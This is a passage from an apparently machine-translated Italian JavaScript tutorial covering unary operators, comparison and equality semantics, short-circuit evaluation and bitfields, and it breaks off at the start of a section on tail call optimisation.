Descrizione

L'operatore `void` viene spesso utilizzato per ottenere il valore primitivo `undefined`, mediante la scrittura di `void 0` o `void(0)`. Si noti che `void` è un operatore, non una funzione, quindi `()` non è richiesto.

Di solito il risultato di un'espressione di `void` e `undefined` può essere usato in modo intercambiabile.

Tuttavia, nelle versioni precedenti di ECMAScript, a `window.undefined` potrebbe essere assegnato qualsiasi valore ed è ancora possibile utilizzare `undefined` come nome per le variabili dei parametri di funzione all'interno delle funzioni, interrompendo in tal modo altri codici che si basano sul valore di `undefined`.

`void` restituirà sempre il vero valore `undefined`.

`void 0` è anche comunemente usato nella minificazione del codice come un modo più breve di

scrivere `undefined` . Inoltre, è probabilmente più sicuro dato che altri codici potrebbero aver manomesso `window.undefined` .

Esempi:

Ritorno `undefined` :

```
function foo(){
  return void 0;
}
console.log(foo()); // undefined
```

Modifica del valore di `undefined` all'interno di un determinato ambito:

```
(function(undefined){
  var str = 'foo';
  console.log(str === undefined); // true
})('foo');
```

L'operatore unario negazione (-)

La negazione unaria (-) precede il suo operando e lo nega, dopo aver provato a convertirlo in numero.

Sintassi:

```
-expression
```

Ritorna:

- un `Number` .

Descrizione

La negazione unaria (-) può convertire gli stessi tipi / valori dell'armatore unario più (+).

I valori che non possono essere convertiti valuteranno in `NaN` (non c'è `-NaN`).

Esempi:

```
-42 // -42
-"42" // -42
```

```
-true // -1
>false // -0
>null // -0
-undefined // NaN
-NaN // NaN
-"foo" // NaN
-{} // NaN
-function(){} // NaN
```

Si noti che il tentativo di convertire una matrice può comportare valori di ritorno imprevisti. In background, gli array vengono prima convertiti nelle loro rappresentazioni di stringa:

```
[].toString() === '';
[1].toString() === '1';
[1, 2].toString() === '1,2';
```

L'operatore tenta quindi di convertire tali stringhe in numeri:

```
-[] // -0 ( === -'' )
-[1] // -1 ( === -'1' )
-[1, 2] // NaN ( === -'1,2' )
```

L'operatore NOT bit a bit (~)

NOT (~) bit a bit esegue un'operazione NOT su ciascun bit in un valore.

Sintassi:

```
~expression
```

Ritorna:

- un `Number` .

Descrizione

La tabella di verità per l'operazione NOT è:

un	NON a
0	1
1	0

```
1337 (base 10) = 0000010100111001 (base 2)
```

```
~1337 (base 10) = 1111101011000110 (base 2) = -1338 (base 10)
```

Un bit a bit non su un numero risulta in: $-(x + 1)$.

Esempi:

valore (base 10)	valore (base 2)	ritorno (base 2)	ritorno (base 10)
2	00000010	11111100	-3
1	00000001	11111110	-2
0	00000000	11111111	-1
-1	11111111	00000000	0
-2	11111110	00000001	1
-3	11111100	00000010	2

L'operatore logico NOT (!)

L'operatore logico NOT (!) Esegue la negazione logica su un'espressione.

Sintassi:

```
!expression
```

Ritorna:

- un Boolean .

Descrizione

L'operatore logico NOT (!) Esegue la negazione logica su un'espressione.

I valori booleani vengono semplicemente invertiti `!true === false` e `!false === true` .

I valori non booleani vengono convertiti in valori booleani per primi, quindi vengono annullati.

Ciò significa che un doppio NOT logico (!!) può essere utilizzato per trasmettere qualsiasi valore a un valore booleano:

```
!!"FooBar" === true  
!!1 === true  
!!0 === false
```

Questi sono tutti uguali a `!true` :

```
!'true' === !new Boolean('true');
!'false' === !new Boolean('false');
!'FooBar' === !new Boolean('FooBar');
![] === !new Boolean([]);
!{} === !new Boolean({});
```

Questi sono tutti uguali a `!false` :

```
!0 === !new Boolean(0);
!'' === !new Boolean('');
!NaN === !new Boolean(NaN);
!null === !new Boolean(null);
!undefined === !new Boolean(undefined);
```

Esempi:

```
!true // false
!-1 // false
!"-1" // false
!42 // false
!"42" // false
!"foo" // false
!"true" // false
!"false" // false
!{} // false
![] // false
!function(){} // false

!false // true
!null // true
!undefined // true
!NaN // true
!0 // true
!"" // true
```

Panoramica

Gli operatori unari sono operatori con un solo operando. Gli operatori unari sono più efficienti delle chiamate di funzioni JavaScript standard. Inoltre, gli operatori unari non possono essere sovrascritti e pertanto la loro funzionalità è garantita.

Sono disponibili i seguenti operatori unari:

Operatore	operazione	Esempio
<code>delete</code>	L'operatore <code>delete</code> cancella una proprietà da un oggetto.	esempio
<code>void</code>	L'operatore <code>void</code> scarta il valore di ritorno di un'espressione.	esempio
<code>typeof</code>	L'operatore <code>typeof</code> determina il tipo di un dato oggetto.	esempio

Operatore	operazione	Esempio
+	L'operatore unario più converte il suo operando in tipo Numero.	esempio
-	L'operatore di negazione unario converte il suo operando in Numero, quindi lo nega.	esempio
~	Operatore NOT bit a bit.	esempio
!	Operatore logico NOT.	esempio

Leggi Operatori unari online: <https://riptutorial.com/it/javascript/topic/2084/operatori-unari>

Capitolo 77: Operazioni di confronto

Osservazioni

Quando si usa la coercizione booleana, i seguenti valori sono considerati "falsi":

- `false`
- `0`
- `""` (stringa vuota)
- `null`
- `undefined`
- `NaN` (non un numero, ad esempio `0/0`)
- `document.all`¹ (contesto del browser)

Tutto il resto è considerato "vero".

¹ [violazione intenzionale delle specifiche ECMAScript](#)

Examples

Operatori di logica con booleani

```
var x = true,  
    y = false;
```

E

Questo operatore restituirà `true` se entrambe le espressioni valgono come `true`. Questo operatore booleano utilizzerà il cortocircuito e non valuterà `y` se `x` restituisce `false`.

```
x && y;
```

Questo restituirà `false`, perché `y` è falso.

O

Questo operatore restituirà `true` se una delle due espressioni è `true`. Questo operatore booleano impiegherà il cortocircuito e `y` non sarà valutato se `x` è `true`.

```
x || y;
```

Questo restituirà `true`, perché `x` è vero.

NON

Questo operatore restituirà `false` se l'espressione a destra restituisce `true` e restituisce `true` se l'espressione a destra restituisce `false`.

```
!x;
```

Questo restituirà `false`, perché `x` è vero.

Equality astratta (==)

Gli operatori dell'operatore di uguaglianza astratta vengono confrontati *dopo* essere stati convertiti in un tipo comune. Come avviene questa conversione si basa sulle specifiche dell'operatore:

[Specifica per l'operatore ==](#) :

7.2.13 Paragone di uguaglianza astratta

Il confronto `x == y`, dove `x` ed `y` sono valori, produce `true` o `false`. Tale confronto viene eseguito come segue:

1. Se `Type(x)` è uguale a `Type(y)`, allora:
 - **un.** Restituisce il risultato dell'esecuzione del Confronto di uguaglianza rigorosa `x === y`.
2. Se `x` è `null` e `y` è `undefined`, restituisce `true`.
3. Se `x` è `undefined` e `y` è `null`, restituisce `true`.
4. Se `Type(x)` è `Number` e `Type(y)` è `String`, restituisce il risultato del confronto `x == ToNumber(y)`.
5. Se `Type(x)` è `String` e `Type(y)` è `Number`, restituisce il risultato del confronto `ToNumber(x) == y`.
6. Se `Type(x)` è `Boolean`, restituisce il risultato del confronto `ToNumber(x) == y`.
7. Se `Type(y)` è `Boolean`, restituisce il risultato del confronto `comparison x == ToNumber(y)`.
8. Se `Type(x)` è `String`, `Number` o `Symbol` e `Type(y)` è `Object`, restituisce il risultato del confronto `x == ToPrimitive(y)`.
9. Se `Type(x)` è `Object` e `Type(y)` è `String`, `Number` o `Symbol`, restituisce il risultato del confronto `ToPrimitive(x) == y`.
10. Restituire `false`.

Esempi:

```
1 == 1;           // true
1 == true;       // true (operand converted to number: true => 1)
1 == '1';        // true (operand converted to number: '1' => 1)
1 == '1.00';     // true
1 == '1.000000000001'; // false
1 == '1.000000000000000001'; // true (true due to precision loss)
null == undefined; // true (spec #2)
1 == 2;         // false
```



```
0 == false;           // true
0 == undefined;      // false
0 == "";              // true
```

Operatori relazionali (<, <=,>,> =)

Quando entrambi gli operandi sono numerici, vengono confrontati normalmente:

```
1 < 2           // true
2 <= 2          // true
3 >= 5          // false
true < false    // false (implicitly converted to numbers, 1 > 0)
```

Quando entrambi gli operandi sono stringhe, vengono confrontati lessicograficamente (secondo l'ordine alfabetico):

```
'a' < 'b'       // true
'1' < '2'       // true
'100' > '12'    // false ('100' is less than '12' lexicographically!)
```

Quando un operando è una stringa e l'altro è un numero, la stringa viene convertita in un numero prima del confronto:

```
'1' < 2         // true
'3' > 2         // true
true > '2'      // false (true implicitly converted to number, 1 < 2)
```

Quando la stringa non è numerica, la conversione numerica restituisce NaN (non-un-numero). Il confronto con NaN restituisce sempre false :

```
1 < 'abc'       // false
1 > 'abc'       // false
```

Ma attenzione quando si confronta un valore numerico con null , undefined o stringhe vuote:

```
1 > ''          // true
1 < ''          // false
1 > null        // true
1 < null        // false
1 > undefined  // false
1 < undefined  // false
```

Quando un operando è un oggetto e l'altro è un numero, l'oggetto viene convertito in un numero prima del confronto. null è caso particolare perché Number(null); //0

```
new Date(2015) < 1479480185280 // true
null > -1                    //true
({toString:function(){return 123}}) > 122 //true
```

Disuguaglianza

Operatore `!=` È l'inverso dell'operatore `==` .

Restituisce `true` se gli operandi non sono uguali.

Il motore javascript proverà a convertire entrambi gli operandi in tipi corrispondenti se non sono dello stesso tipo. **Nota:** se i due operandi hanno riferimenti interni diversi in memoria, verrà restituito `false` .

Campione:

```
1 != '1'    // false
1 != 2     // true
```

Nell'esempio sopra, `1 != '1'` è `false` perché, un tipo di numero primitivo viene confrontato con un valore `char` . Pertanto, il motore Javascript non si preoccupa del tipo di dati del valore RHS.

Operatore `!==` è l'inverso dell'operatore `===` . Restituisce `true` se gli operandi non sono uguali o se i loro tipi non corrispondono.

Esempio:

```
1 !== '1'   // true
1 !== 2     // true
1 !== 1     // false
```

Operatori di logica con valori non booleani (coercizione booleana)

L'OR logico (`||`), letto da sinistra a destra, valuterà il primo valore di *verità* . Se non viene trovato alcun valore di *verità* , viene restituito l'ultimo valore.

```
var a = 'hello' || '';           // a = 'hello'
var b = '' || [];                // b = []
var c = '' || undefined;        // c = undefined
var d = 1 || 5;                  // d = 1
var e = 0 || {};                 // e = {}
var f = 0 || '5' || 5;           // f = 5
var g = '' || 'yay' || 'boo';    // g = 'yay'
```

L'AND logico (`&&`), letto da sinistra a destra, valuterà il primo valore di *falsy* . Se non viene trovato alcun valore *falso* , viene restituito l'ultimo valore.

```
var a = 'hello' && '';           // a = ''
var b = '' && [];                // b = ''
var c = undefined && 0;         // c = undefined
var d = 1 && 5;                  // d = 5
var e = 0 && {};                 // e = 0
var f = 'hi' && [] && 'done';    // f = 'done'
var g = 'bye' && undefined && 'adios'; // g = undefined
```

Questo trucco può essere utilizzato, ad esempio, per impostare un valore predefinito per un argomento di funzione (prima di ES6).

```
var foo = function(val) {
  // if val evaluates to falsey, 'default' will be returned instead.
  return val || 'default';
}

console.log( foo('burger') ); // burger
console.log( foo(100) );     // 100
console.log( foo([]) );     // []
console.log( foo(0) );      // default
console.log( foo(undefined) ); // default
```

Tieni a mente che per gli argomenti, `0` e (in misura minore) la stringa vuota sono anche spesso valori validi che dovrebbero poter essere esplicitamente passati e sovrascrivere un valore predefinito, che, con questo modello, non lo faranno (perché sono *falsi*).

Null e indefinito

Le differenze tra `null` e `undefined`

`null` e `undefined` condividono l'uguaglianza astratta `==` ma non l'uguaglianza rigorosa `===`,

```
null == undefined // true
null === undefined // false
```

Rappresentano cose leggermente diverse:

- `undefined` rappresenta l' *assenza di un valore*, come prima che sia stata creata una proprietà identificatore / oggetto o nel periodo tra la creazione del parametro identificatore / funzione e il primo set, se presente.
- `null` rappresenta l' *assenza **intenzionale** di un valore* per un identificatore o una proprietà che è già stata creata.

Sono diversi tipi di sintassi:

- `undefined` è una *proprietà dell'oggetto globale*, solitamente immutabile nell'ambito globale. Ciò significa che ovunque è possibile definire un identificatore diverso da quello nello spazio dei nomi globale potrebbe nascondersi `undefined` da tale ambito (anche se le cose possono ancora **essere** `undefined`)
- `null` è una *parola letterale*, quindi il suo significato non può mai essere cambiato e il tentativo di farlo genererà un *errore*.

Le somiglianze tra `null` e `undefined`

`null` e `undefined` sono entrambi falsi.

```
if (null) console.log("won't be logged");
if (undefined) console.log("won't be logged");
```

Né `null` né `undefined` uguale a `false` (vedi [questa domanda](#)).

```
false == undefined // false
false == null      // false
false === undefined // false
false === null     // false
```

Uso `undefined`

- Se non è possibile attendersi l'ambito corrente, utilizzare qualcosa che *non è definito* , ad esempio `void 0; .`
- Se `undefined` è ombreggiato da un altro valore, è altrettanto brutto quanto lo shadowing `Array` `0 Number .`
- Evita di *impostare* qualcosa di `undefined` . Se si desidera rimuovere una *barra delle* proprietà da un *oggetto* `foo` , `delete foo.bar; anziché.`
- L'identificatore di test dell'esistenza `foo` contro `undefined` **potrebbe generare un errore di riferimento** , utilizzare invece `typeof foo` contro `"undefined"` .

Proprietà NaN dell'oggetto globale

`NaN` (" **N** ot a **N** umber") è un valore speciale definito dallo [standard IEEE per l'aritmetica virgola mobile](#) , che viene utilizzato quando viene fornito un valore non numerico, ma un numero è previsto (`1 * "two"`) o quando un calcolo non ha un risultato `number` valido (`Math.sqrt(-1)`).

Qualsiasi paragone di uguaglianza o di relazione con `NaN` restituisce un valore `false` , anche confrontandolo con se stesso. Perché, si suppone che `NaN` denoti il risultato di un calcolo insensato e, in quanto tale, non è uguale al risultato di altri calcoli privi di senso.

```
(1 * "two") === NaN //false

NaN === 0;          // false
NaN === NaN;       // false
Number.NaN === NaN; // false

NaN < 0;           // false
NaN > 0;           // false
NaN > 0;           // false
NaN >= NaN;        // false
NaN >= 'two';      // false
```

I confronti non uguali restituiranno sempre `true` :

```
NaN !== 0;         // true
NaN !== NaN;       // true
```

Verifica se un valore è NaN

È possibile testare un valore o un'espressione per NaN utilizzando la funzione `Number.isNaN()` :

```
Number.isNaN(NaN);           // true
Number.isNaN(0 / 0);        // true
Number.isNaN('str' - 12);   // true

Number.isNaN(24);           // false
Number.isNaN('24');         // false
Number.isNaN(1 / 0);        // false
Number.isNaN(Infinity);     // false

Number.isNaN('str');        // false
Number.isNaN(undefined);    // false
Number.isNaN({});           // false
```

6

Puoi verificare se un valore è NaN confrontandolo con se stesso:

```
value !== value;           // true for NaN, false for any other value
```

È possibile utilizzare il seguente polyfill per `Number.isNaN()` :

```
Number.isNaN = Number.isNaN || function(value) {
  return value !== value;
}
```

Al contrario, la funzione globale `isNaN()` restituisce `true` non solo per NaN , ma anche per qualsiasi valore o espressione che non può essere forzato in un numero:

```
isNaN(NaN);                 // true
isNaN(0 / 0);               // true
isNaN('str' - 12);         // true

isNaN(24);                  // false
isNaN('24');                // false
isNaN(Infinity);           // false

isNaN('str');               // true
isNaN(undefined);          // true
isNaN({});                  // true
```

ECMAScript definisce un algoritmo di "uguaglianza" chiamato `SameValue` che, dal momento che ECMAScript 6, può essere richiamato con `Object.is` . A differenza del confronto `==` e `===` , l'uso di `Object.is()` considera NaN identico a se stesso (e `-0` come non identico a `+0`):

```
Object.is(NaN, NaN)        // true
Object.is(+0, 0)           // false

NaN === NaN                // false
+0 === 0                    // true
```

6

È possibile utilizzare il seguente polyfill per `Object.is()` (da [MDN](#)):

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue algorithm
    if (x === y) { // Steps 1-5, 7-10
      // Steps 6.b-6.e: +0 !== -0
      return x !== 0 || 1 / x === 1 / y;
    } else {
      // Step 6.a: NaN == NaN
      return x !== x && y !== y;
    }
  };
}
```

Punti da notare

NaN stesso è un numero, il che significa che non è uguale alla stringa "NaN" e, cosa più importante (anche se forse non intuitivamente):

```
typeof(NaN) === "number"; //true
```

Cortocircuito negli operatori booleani

L'operatore e (`&&`) e l'operatore o (`||`) impiegano il cortocircuito per evitare il lavoro non necessario se il risultato dell'operazione non cambia con il lavoro extra.

In `x && y`, `y` non verrà valutato se `x` restituisce `false`, poiché l'intera espressione è `false`.

In `x || y`, `y` non verrà valutato se `x` valutato su `true`, poiché l'intera espressione è garantita come `true`.

Esempio con funzioni

Prendi le seguenti due funzioni:

```
function T() { // True
  console.log("T");
  return true;
}

function F() { // False
  console.log("F");
  return false;
}
```

Esempio 1

```
T() && F(); // false
```

Produzione:

'T'
'F'

Esempio 2

```
F() && T(); // false
```

Produzione:

'F'

Esempio 3

```
T() || F(); // true
```

Produzione:

'T'

Esempio 4

```
F() || T(); // true
```

Produzione:

'F'
'T'

Cortocircuito per evitare errori

```
var obj; // object has value of undefined
if(obj.property){ }// TypeError: Cannot read property 'property' of undefined
if(obj.property && obj !== undefined){}// Line A TypeError: Cannot read property 'property' of
undefined
```

Linea A: se si inverte l'ordine, la prima istruzione condizionale impedirà l'errore sul secondo non eseguendolo se genererebbe l'errore

```
if(obj !== undefined && obj.property){}; // no error thrown
```

Ma dovrebbe essere usato solo se ti aspetti `undefined`

```
if(typeof obj === "object" && obj.property){}; // safe option but slower
```

Cortocircuito per fornire un valore predefinito

|| l'operatore può essere utilizzato per selezionare un valore "vero" o il valore predefinito.

Ad esempio, questo può essere usato per assicurare che un valore nullable sia convertito in un valore non annullabile:

```
var nullableObj = null;
var obj = nullableObj || {}; // this selects {}

var nullableObj2 = {x: 5};
var obj2 = nullableObj2 || {} // this selects {x: 5}
```

O per restituire il primo valore di verità

```
var truthyValue = {x: 10};
return truthyValue || {}; // will return {x: 10}
```

Lo stesso può essere usato per ripiegare più volte:

```
envVariable || configValue || defaultConstValue // select the first "truthy" of these
```

Cortocircuito per chiamare una funzione opzionale

L'operatore && può essere utilizzato per valutare un callback, solo se è passato:

```
function myMethod(cb) {
  // This can be simplified
  if (cb) {
    cb();
  }

  // To this
  cb && cb();
}
```

Naturalmente, il test precedente non convalida che `cb` sia in realtà una `function` e non solo un `Object / Array / String / Number`.

Equazione astratta / disuguaglianza e conversione del tipo

Il problema

Gli operatori di uguaglianza e disuguaglianza astratta (`==` e `!=`) Convertono i loro operandi se i tipi di operando non corrispondono. Questa coercizione di tipo è una fonte comune di confusione sui risultati di questi operatori, in particolare, questi operatori non sono sempre transitivi come ci si aspetterebbe.

```
" " == 0; // true A
0 == "0"; // true A
" " == "0"; // false B
false == 0; // true
false == "0"; // true
```



```
" " != 0;      // false A
0 != "0";     // false A
" " != "0";   // true B
false != 0;   // false
false != "0"; // false
```

I risultati iniziano a dare un senso se si considera come JavaScript converte stringhe vuote in numeri.

```
Number("");      // 0
Number("0");     // 0
Number(false);  // 0
```

La soluzione

Nell'istruzione `false B`, entrambi gli operandi sono stringhe (`" "` e `"0"`), quindi non ci sarà **conversione di tipo** e poiché `" "` e `"0"` non sono lo stesso valore, `" " == "0"` è `false` come previsto.

Un modo per eliminare comportamenti inaspettati qui è assicurarsi di confrontare sempre gli operandi dello stesso tipo. Ad esempio, se si desidera che i risultati del confronto numerico utilizzino la conversione esplicita:

```
var test = (a,b) => Number(a) == Number(b);
test(" ", 0);      // true;
test("0", 0);     // true
test(" ", "0");   // true;
test("abc", "abc"); // false as operands are not numbers
```

Oppure, se vuoi il confronto delle stringhe:

```
var test = (a,b) => String(a) == String(b);
test(" ", 0);    // false;
test("0", 0);   // true
test(" ", "0"); // false;
```

Nota a margine : il `Number("0")` e il `new Number("0")` non sono la stessa cosa! Mentre il primo esegue una conversione di tipo, quest'ultimo crea un nuovo oggetto. Gli oggetti vengono confrontati per riferimento e non per valore, il che spiega i risultati di seguito.

```
Number("0") == Number("0");      // true;
new Number("0") == new Number("0"); // false
```

Infine, hai la possibilità di utilizzare operatori rigorosi di uguaglianza e disuguaglianza che non eseguiranno conversioni di tipo implicito.

```
" " === 0; // false
0 === "0"; // false
" " === "0"; // false
```

Ulteriori riferimenti a questo argomento possono essere trovati qui:

[Quale operatore uguale \(== vs ===\) dovrebbe essere utilizzato nei confronti JavaScript?](#) .

[Equality astratta \(==\)](#)

Matrice vuota

```
/* ToNumber(ToPrimitive([])) == ToNumber(false) */  
[] == false; // true
```

Quando `{}.toString()` viene eseguito chiama `{}.join()` se esiste, o `Object.prototype.toString()` altrimenti. Questo confronto restituisce `true` perché `{}.join()` restituisce `''` che, forzato in `0`, è uguale a `ToNumber` falso.

Attenzione però, tutti gli oggetti sono veri e `Array` è un'istanza di `Object` :

```
// Internally this is evaluated as ToBoolean([]) === true ? 'truthy' : 'falsy'  
[] ? 'truthy' : 'falsy'; // 'truthy'
```

Operazioni di confronto delle uguaglianze

JavaScript ha quattro diverse operazioni di confronto delle uguaglianze.

SameValue

Restituisce `true` se entrambi gli operandi appartengono allo stesso Tipo e hanno lo stesso valore.

Nota: il valore di un oggetto è un riferimento.

È possibile utilizzare questo algoritmo di confronto tramite `Object.is` (ECMAScript 6).

Esempi:

```
Object.is(1, 1);           // true  
Object.is(+0, -0);        // false  
Object.is(NaN, NaN);      // true  
Object.is(true, "true");  // false  
Object.is(false, 0);      // false  
Object.is(null, undefined); // false  
Object.is(1, "1");        // false  
Object.is([], []);        // false
```

Questo algoritmo ha le proprietà di una [relazione di equivalenza](#) :

- **Reflexivity** : `Object.is(x, x)` è `true` , per qualsiasi valore `x`
- **Simmetria** : `Object.is(x, y)` è `true` se, e solo se, `Object.is(y, x)` è `true` , per qualsiasi valore `x` e `y` .
- **Transitività** : Se `Object.is(x, y)` e `Object.is(y, z)` sono `true` , allora `Object.is(x, z)` è anche `true` , per tutti i valori `x` , `y` e `z` .

SameValueZero

Si comporta come SameValue, ma considera $+0$ e -0 uguali.

È possibile utilizzare questo algoritmo di confronto tramite `Array.prototype.includes` (ECMAScript 7).

Esempi:

```
[1].includes(1);           // true
[+0].includes(-0);        // true
[NaN].includes(NaN);     // true
[true].includes("true"); // false
[false].includes(0);     // false
[1].includes("1");       // false
[null].includes(undefined); // false
[[]].includes([]);      // false
```

Questo algoritmo ha ancora le proprietà di una [relazione di equivalenza](#) :

- **Reflexivity** : `[x].includes(x)` è `true` , per qualsiasi valore `x`
- **Simmetria** : `[x].includes(y)` è `true` se, e solo se, `[y].includes(x)` è `true` , per qualsiasi valore `x` e `y` .
- **Transitività** : se `[x].includes(y)` e `[y].includes(z)` sono `true` , allora `[x].includes(z)` è anche `true` , per qualsiasi valore `x` , `y` e `z` .

Rigoroso paragone di uguaglianza

Si comporta come SameValue, ma

- Considera $+0$ e -0 uguali.
- Considera `NaN` diverso da qualsiasi valore, incluso se stesso

È possibile utilizzare questo algoritmo di confronto tramite l'operatore `===` (ECMAScript 3).

Esiste anche l'operatore `!==` (ECMAScript 3), che nega il risultato di `===` .

Esempi:

```
1 === 1;           // true
+0 === -0;        // true
NaN === NaN;     // false
true === "true"; // false
false === 0;     // false
1 === "1";       // false
null === undefined; // false
[] === [];      // false
```

Questo algoritmo ha le seguenti proprietà:

- **Simmetria** : `x === y` è `true` se, e solo se, `y === x` is vero , for any values `x` and `y`` .

- **Transitività** : se $x === y$ e $y === z$ sono `true` , allora $x === z$ è anche `true` , per qualsiasi valore x , y e z .

Ma non è una **relazione di equivalenza** perché

- `NaN` non è **riflessivo** : `NaN !== NaN`

Confronto di uguaglianza astratta

Se entrambi gli operandi appartengono allo stesso Tipo, si comportano come il Parity Equality Comparison.

Altrimenti, li costringe come segue:

- `undefined` e `null` sono considerati uguali
- Quando si confronta un numero con una stringa, la stringa viene convertita in un numero
- Quando si confronta un booleano con qualcos'altro, il booleano viene forzato a un numero
- Quando si confronta un oggetto con un numero, una stringa o un simbolo, l'oggetto viene forzato a una primitiva

Se c'è stata una coercizione, i valori forzati vengono confrontati in modo ricorsivo. Altrimenti l'algorithmo restituisce `false` .

È possibile utilizzare questo algoritmo di confronto tramite l'operatore `==` (ECMAScript 1).

Esiste anche l'operatore `!=` (ECMAScript 1), che nega il risultato di `==` .

Esempi:

```
1 == 1;           // true
+0 == -0;        // true
NaN == NaN;      // false
true == "true";  // false
false == 0;      // true
1 == "1";        // true
null == undefined; // true
[] == [];        // false
```

Questo algoritmo ha la seguente proprietà:

- **Simmetria** : $x == y$ è `true` se, e solo se, $y == x$ è `true` , per qualsiasi valore x e y .

Ma non è una **relazione di equivalenza** perché

- `NaN` non è **riflessivo** : `NaN != NaN`
- **La transitoria** non regge, per esempio `0 == ''` e `0 == '0'` , ma `'' != '0'`

Raggruppamento di più istruzioni logiche

È possibile raggruppare più istruzioni logiche booleane tra parentesi per creare una valutazione

logica più complessa, particolarmente utile nelle istruzioni if.

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {
  console.log('You can enter our club');
}
```

Potremmo anche spostare la logica raggruppata in variabili per rendere l'istruzione un po' più breve e descrittiva:

```
var isLegal = age >= 18;
var tall = height >= 5.11;
var suitable = isLegal && tall;
var isRoyalty = status === 'royalty';
var specialCase = isRoyalty && hasInvitation;
var canEnterOurBar = suitable || specialCase;

if (canEnterOurBar) console.log('You can enter our club');
```

Si noti che in questo particolare esempio (e molti altri), il raggruppamento delle istruzioni con parentesi funziona allo stesso modo che se le rimuoviamo, basta seguire una valutazione logica lineare e vi ritroverete con lo stesso risultato. Preferisco usare la parentesi in quanto mi consente di capire meglio cosa intendo e potrebbe prevenire errori logici.

Conversioni di tipo automatico

Attenzione che i numeri possono essere accidentalmente convertiti in stringhe o NaN (Not a Number).

JavaScript è tipicamente digitato. Una variabile può contenere diversi tipi di dati e una variabile può cambiare il suo tipo di dati:

```
var x = "Hello"; // typeof x is a string
x = 5; // changes typeof x to a number
```

Quando si eseguono operazioni matematiche, JavaScript può convertire i numeri in stringhe:

```
var x = 5 + 7; // x.valueOf() is 12, typeof x is a number
var x = 5 + "7"; // x.valueOf() is 57, typeof x is a string
var x = "5" + 7; // x.valueOf() is 57, typeof x is a string
var x = 5 - 7; // x.valueOf() is -2, typeof x is a number
var x = 5 - "7"; // x.valueOf() is -2, typeof x is a number
var x = "5" - 7; // x.valueOf() is -2, typeof x is a number
var x = 5 - "x"; // x.valueOf() is NaN, typeof x is a number
```

Sottraendo una stringa da una stringa, non genera un errore ma restituisce NaN (Not a Number):

```
"Hello" - "Dolly" // returns NaN
```

Elenco degli operatori di confronto

Operatore	Confronto	Esempio
==	Pari	i == 0
===	Valore e tipo uguali	i === "5"
!=	Non uguale	i != 5
!==	Valore o tipo non uguale	i !== 5
>	Più grande di	i > 5
<	Meno di	i < 5
>=	Maggiore o uguale	i >= 5
<=	Meno o uguale	i <= 5

Campi di bit per ottimizzare il confronto dei dati multi-stato

Un campo bit è una variabile che contiene vari stati booleani come singoli bit. Un po' rappresenterebbe vero, e off sarebbe falso. In passato i bit venivano usati di routine mentre salvavano la memoria e riducevano il carico di elaborazione. Sebbene la necessità di utilizzare il campo bit non sia più così importante, offrono alcuni vantaggi che possono semplificare molte attività di elaborazione.

Ad esempio l'input dell'utente. Quando si riceve l'input dai tasti di direzione di una tastiera su, giù, sinistra, destra è possibile codificare i vari tasti in una singola variabile con ciascuna direzione assegnata a un bit.

Esempio di lettura della tastiera tramite bitfield

```
var bitField = 0; // the value to hold the bits
const KEY_BITS = [4,1,8,2]; // left up right down
const KEY_MASKS = [0b1011,0b1110,0b0111,0b1101]; // left up right down
window.onkeydown = window.onkeyup = function (e) {
  if(e.keyCode >= 37 && e.keyCode <41){
    if(e.type === "keydown"){
      bitField |= KEY_BITS[e.keyCode - 37];
    }else{
      bitField &= KEY_MASKS[e.keyCode - 37];
    }
  }
}
```

Esempio di lettura come una matrice

```
var directionState = [false,false,false,false];
window.onkeydown = window.onkeyup = function (e) {
  if(e.keyCode >= 37 && e.keyCode <41){
    directionState[e.keyCode - 37] = e.type === "keydown";
  }
}
```

```
}
```

Per accendere un bit usare bitwise `o` | e il valore corrispondente al bit. Quindi, se desideri impostare il 2 ° bit, `bitField |= 0b10` lo accenderà. Se desideri disattivare un bit usa bitwise `e` & con un valore che ha tutto il bit richiesto. Usando 4 bit e disattivando il 2 ° bit di `bitfield &= 0b1101`;

Potresti dire che l'esempio sopra riportato sembra molto più complesso dell'assegnazione dei vari stati chiave a un array. Sì È un po 'più complesso da impostare, ma il vantaggio arriva quando si interroga lo stato.

Se vuoi testare se tutti i tasti sono attivi.

```
// as bit field
if(!bitfield) // no keys are on

// as array test each item in array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
```

È possibile impostare alcune costanti per semplificare le cose

```
// postfix U,D,L,R for Up down left right
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // up left
const KEY_UR = KEY_U + KEY_R; // up Right
const KEY_DL = KEY_D + KEY_L; // down left
const KEY_DR = KEY_D + KEY_R; // down right
```

È quindi possibile testare rapidamente molti stati della tastiera

```
if ((bitfield & KEY_UL) === KEY_UL) { // is UP and LEFT only down
if (bitfield & KEY_UL) { // is Up left down
if ((bitfield & KEY_U) === KEY_U) { // is Up only down
if (bitfield & KEY_U) { // is Up down (any other key may be down)
if (!(bitfield & KEY_U)) { // is Up up (any other key may be down)
if (!bitfield) { // no keys are down
if (bitfield) { // any one or more keys are down
```

L'input da tastiera è solo un esempio. I bitfield sono utili quando si hanno vari stati che devono essere combinati in combinazione. Javascript può utilizzare fino a 32 bit per un campo bit. Usarli può offrire significativi aumenti delle prestazioni. Vale la pena essere familiari.

Leggi Operazioni di confronto online: <https://riptutorial.com/it/javascript/topic/208/operazioni-di-confronto>

Capitolo 78: Ottimizzazione chiamata coda

Sintassi

- solo restituire `call ()` in modo implicito, ad esempio nella funzione freccia o in modo esplicito, può essere una coda chiamata `stat`
- `function foo () {return bar (); } // il call to bar è una coda`
- `function foo () {bar (); } // bar non è una coda. La funzione restituisce un valore non definito quando non viene restituito alcun risultato`
- `const foo = () => bar (); // bar () è una coda`
- `const foo = () => (poo (), bar ()); // poo non è una coda, il bar è una coda`
- `const foo = () => poo () && bar (); // poo non è una coda, il bar è una coda`
- `const foo = () => bar () + 1; // bar non è una coda, poiché richiede il contesto per restituire + 1`

Osservazioni

Il TCO è anche noto come PTC (Proper Tail Call) come indicato nelle specifiche ES2015.

Examples

Cos'è l'ottimizzazione delle chiamate tail (TCO)

TCO è disponibile solo in [modalità rigorosa](#)

Come sempre, controlla le implementazioni di browser e Javascript per il supporto di tutte le funzionalità del linguaggio e, come con qualsiasi funzione o sintassi javascript, potrebbe cambiare in futuro.

Fornisce un modo per ottimizzare le chiamate di funzione ricorsive e profondamente annidate, eliminando la necessità di spingere lo stato della funzione nello stack di frame globale ed evitando di dover scendere attraverso ogni funzione di chiamata ritornando direttamente alla funzione di chiamata iniziale.

